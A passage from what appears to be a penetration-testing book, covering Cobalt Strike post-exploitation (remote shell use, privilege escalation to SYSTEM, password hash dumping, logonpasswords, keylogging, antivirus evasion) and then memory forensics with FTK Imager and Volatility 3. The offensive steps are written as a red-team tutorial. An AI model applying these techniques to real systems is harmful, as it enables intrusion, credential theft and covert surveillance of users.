
Once you successfully deliver the beacon, you get a remote shell. All remote targets are listed in the main Cobalt Strike window.



## Cobalt Strike - Active Session


Any active sessions will appear in the top window. You can click on them and then click, “interact”. This will open up a command interface in the bottom window. Type “help” for available commands. You can do simple things, like take a screenshot, execute commands on the target using the “run” command, along with many other options.

So, for example, type “*screenshot*” to get a screen grab of the target. You can then click “View” and “Screenshots” from the menu to view it:



You can remotely run system commands using the “run” command. For example, you can type, “*run calc.exe*” in the command interface window, and calculator will open on the target PC.

As seen below:




“Popping calc - proof of compromise”, is always one of my favorite jokes.

## Cobalt Strike - “Net” Commands

Net commands are built in commands used to pull information from the target. Think of them as the built in Window’s “net” command. Type “*help net*” to see a list of available commands.


For example, to pull a list of users, type, “*net users*”



Or “*net computers*” to list hosts in a domain.

```
[+] received output:
GOOWDBAS1000001      unknown
SECWSECS1000000     unknown
AWSWEBS1000001      unknown
AZRWAPPS1000001     unknown
GOOWLPT1000000      unknown
TSTWKS1000003       unknown
SECWSECS1000001     unknown
FINWKS1000001       unknown
FSRWAPPS1000002     unknown
AZRWKS1000002       unknown
ITSWKS1000004       unknown
ITSWKS1000005       unknown
BDEWCTRX1000000     unknown
AWSWKS1000003       unknown
```

You can set the “sleep” or “check in value” to “0” and then type “desktop” to spawn a VNC session:



Just close the VNC “Desktop” window to exit the VNC session.

## Elevating to System

To elevate from an Admin level shell to System:

- Create an SMB listener, use any name

- Rt click on existing shell
- Click “*Access*”
- Click “*Elevate*”
- Select smb listener that you just created
- Choose “*exploit uac-token-duplication*”
- Launch

You now have a new session on the same system, but using SMB. Now let's elevate to System level authority.

- Right click on new shell
- Click “*Access*”
- Click “*Elevate*”
- Select the smb listener
- Choose “*svc-exe*”
- Click, “*Launch*”

You now have a System level shell:


external	internal	listener	user	computer
172.24.1.168	172.24.1.168	test	Dan *	WIN-EMOB9DJN...
172.24.1.168	172.24.1.168	test	SYSTEM *	WIN-EMOB9DJN...
172.24.1.168	172.24.1.168	test	Dan	WIN-EMOB9DJN...

## Hashdump

Now that we have a System level shell, we can dump the password hashes.

- Right click on the System level shell
- Click “*Access*”
- Select “*Dump hashes*”







You can also run “*logonpasswords*” at the beacon prompt to attempt to recover any clear text passwords.

## Keylogging

You can keylog on any session, just make sure you are using the same user session (check the process list).



You could also keylog and have a remote desktop, at the same time, if you wished:



## Cobalt Strike Customization

The “programming language” behind C2 allows you to change many things on how CS function. As Anti-Virus gets better continuously at catching C2’s, many Red Team’s heavily customize their payloads and listeners. CS basically allows you to do just that. It allows you to change everything from how Cobalt Strike communicates, to in-memory evasion and obfuscation. For example, you can use DNS as the main communication into a target network, then SMB to communicate in-between individual targets. You can also modify or create a totally different “profile” for each target, matching their individual network.

Cobalt Strike is a very feature rich and functional product. It is very easy to control multiple systems in a large environment with Cobalt Strike. It is also the only C2 that I tested that I didn’t have some sort of issue in testing. It is expandable, you can tie it into other C2s like Metasploit. There is no doubt that Cobalt Strike is one of the top C2’s available. Though at

about \$3,500/ Year for a license, it is cost prohibited to many smaller pentest teams.

## Part X - Offensive Forensics

# Chapter 41

## Analysing Memory with Volatility

In this section we are going to take a look at Forensics from a computer security tester's point of view. In doing so, we will not be covering the legalities of obtaining and handling evidence, nor will we talk about chain of custody, or proper documentation. We will simply be covering several of the tools available in Kali to perform different types of forensics in an attempt to recover information that may be useful in a security test situation, not a court case.

As such we will not be concerned with the normal forensics process of installing and using software or hardware write blockers or preparing and protecting the information recovered. If you plan on using Kali and its included tools for legal forensics cases then it is up to you to check federal, state, and local laws regarding evidence collection and also up to you to certify that the tools meet the requirements and capabilities to obtain and preserve legal evidence.

### Forensic Tools

We will cover how to use several of the most popular forensics tools fairly in depth, others we will just show the commands and how to execute them. Though beyond the scope of this book, there are some interesting PowerShell options available for forensics that are not included in Kali. Jared Catkinson's PowerForensics is one such option:

<https://github.com/Invoke-IR/PowerForensics>

**DISCLAIMER:** *The forensics chapters presented here are by no means meant for use in a real legal situation or to obtain or preserve evidence for an actual incident. The techniques presented here are not "forensically sound".*

### Volatility - Introduction

Analyzing system memory for artifacts is a technique used by forensic analysts, security specialists and malware analysts. In this chapter we will take a look at one of the iconic memory analysis tools - Volatility. Volatility is one of the best memory Forensics tools available. It used to be included in Kali Linux, though the newest version 3 is not. In this chapter we will see how to pull pertinent information from a memory dump and cover some very basic analysis with Volatility.

We will cover how to quickly & easily grab a dump of active memory, and how to recover the following information:

- Registry information
- Active process list
- Network connections
- Password hashes

All this is useful and obtainable by Red Teams & Pentesters, if they have physical access to the system. Also, they work against active memory, crash dumps, virtual memory and hibernation files as well. There are several programs that can be used to obtain memory dumps, and as just mentioned, there are several sources you can use for memory analysis.

Here are a few:

- Directly from Active Memory
- Virtual Memory file
- Hibernation Files
- Crash Dumps
- Remote Systems

In this tutorial we will go over recovering information from active memory. To do so, we will use FTK Imager. FTK works quickly and easily.


## **FTK Imager - Obtaining a Memory Dump**

**Tool Website - <https://accessdata.com/>**

FTK Imager is a live memory acquisition tool. With it you can make a copy of all the Active memory (and pagefile.sys) of a target system. We will use FTK Imager to capture the memory on our Windows 10 system, and then analyze it in Kali using the memory forensics tool, Volatility.

- Download the latest version of FTK Imager from AccessData
- Install it on your Windows 10 System






Once installed:

- Click “*File*” from the main menu
- Click “*Memory Capture*”
- Enter a destination path (I just used c:\data)
- Select, “*Include pagefile*”
- Select, “*Create AD1 file*” - Not needed but good to have for other forensics use

Then click, “Capture”



Copy the resultant “*memdump.mem*” & “*Pagefile.sys*” files to your Kali system, placing them in a folder called “analysis”. You will probably have to zip the memdump file if you are copying to a FAT32 USB drive.

## Analysing PageFile.sys

Let's take a quick look at the *Pagefile.sys* file. The Pagefile is a "hot swap" part of memory that is used to store active memory when the system needs more RAM space. Space on the hard drive is substituted for virtual RAM. As such, you can find interesting artifacts in this file, just as you would active memory. You can run strings on it just like we did in the previous chapter, then look for specific items. We can then filter and sort the output to make it more readable. It is more efficient in this case to use egrep over grep as it is faster.

To find account information:

> *strings pagefile.sys | egrep "username" | sort | uniq*

```
(kali㉿kali)-[~/analysis]
└─$ strings pagefile.sys | egrep "username" | sort | uniq
$env:username
$('#msg').html("theusernameorpasswordyouenteredisn'tcorrect
$password=@()$usernamea
$result=test-adc credential -username$username -password$password
$stubxshark.exeservervxsharkget_machinenameget_osfullnameget
$username
$username =
```

Websites visited:

> *strings pagefile.sys | egrep "^https?://" | sort | uniq*

```
(kali㉿kali)-[~/analysis]
└─$ strings pagefile.sys | egrep "^https?://" | sort | uniq
http://
http://
http://!
http://"
http://" +
http://%
http://%;
http://(-./)
http://(-./)'
http://)
http:///
http://:
http://{
http://~
http://"&$
http://$
http://$http_server/
```

You could pipe it to less (| *less*) to only get one page of returns at a time. You can also use YARA rules. For more information check out Andrea Fortuna's excellent blog article<sup>1</sup> on the subject.

## Analyzing a Memory Image

**Tool GitHub** - <https://github.com/volatilityfoundation/volatility3>

Now that we have the memory dump file transferred to Kali, let's begin analyzing it. We will need to install Volatility 3 from the manufacturer's web site.

➤ *git clone https://github.com/volatilityfoundation/volatility3.git*

To see volatility's options, enter "*python3 vol.py -h*":

```
(kali㉿kali) - [~/volatility3]
└─$ python3 vol.py -h
Volatility 3 Framework 2.0.0
usage: volatility [-h] [-c CONFIG] [--parallelism [{processes,threads,
                [--write-config] [--clear-cache] [--cache-path CACHE
                [--single-swap-locations [SINGLE_SWAP_LOCATIONS ...]
                plugin ...

An open-source memory forensics framework

optional arguments:
  -h, --help                Show this help message and exit, for specific
  -c CONFIG, --config CONFIG
                           Load the configuration from a json file
  --parallelism [{processes,threads,off}]
                           Enables parallelism (defaults to off if no arg
  -e EXTEND, --extend EXTEND
                           Extend the configuration with a new (or change
  -p PLUGIN_DIRS, --plugin-dirs PLUGIN_DIRS
                           Semi-colon separated list of paths to find plu
```

If you used Volatility 2 in the past, it has changed quite a bit, and I think for the better. You no longer need to provide a profile for the target, and it seems to work much more streamlined. Instead of finding operating system versions and memory positions, we can now just jump right into analysis.

## Analyzing Registry Keys

Volatility includes multiple commands when dealing with the registry:

- Hivelist
- Hivedump
- Printkey

➤ Userassist

First, we need the hive list so we can get the starting location of where the registry information resides in the dump.

### Hivelist

The “Hivelist” command tells volatility to display the registry hive.

➤ Enter, “*python3 vol.py -f ~/analysis/memdump.mem hivelist*”

```
(kali㉿kali)-[~/volatility3]
└─$ python3 vol.py -f ~/analysis/memdump.mem hivelist
Volatility 3 Framework 2.0.0
Progress: 100.00          PDB scanning finished
Offset  FileFullPath      File output
0xd38c75c5b000          Disabled
0xd38c75c8e000  \REGISTRY\MACHINE\SYSTEM          Disabled
0xd38c75d19000  \REGISTRY\MACHINE\HARDWARE        Disabled
0xd38c77784000  \Device\HarddiskVolume1\Boot\BCD  Disabled
0xd38c7777b000  \SystemRoot\System32\Config\SOFTWARE Disabled
0xd38c7735a000  \SystemRoot\System32\Config\DEFAULT Disabled
0xd38c79645000  \SystemRoot\System32\Config\SECURITY Disabled
0xd38c796c8000  \SystemRoot\System32\Config\SAM Disabled
0xd38c79784000  \??\C:\Windows\ServiceProfiles\NetworkService\NT
0xd38c79935000  \SystemRoot\System32\Config\BBI Disabled
0xd38c7995b000  \??\C:\Windows\ServiceProfiles\LocalService\NTUS
0xd38c7b04f000  \??\C:\Windows\AppCompat\Programs\Amcache.hve
0xd38c7b18e000  \??\C:\Users\User\ntuser.dat      Disabled
```

We now have a list of where several key items are located in the memory dump. We can use this information to find individual artifacts.

### Printkey

So, if we wanted to know what software is installed on the system we can dump the Software registry key:

➤ *python3 vol.py -f ~/analysis/memdump.mem printkey --key "Software"*

```
(kali㉿kali)-[~/volatility3]
└─$ python3 vol.py -f ~/analysis/memdump.mem printkey --key "Software"
```

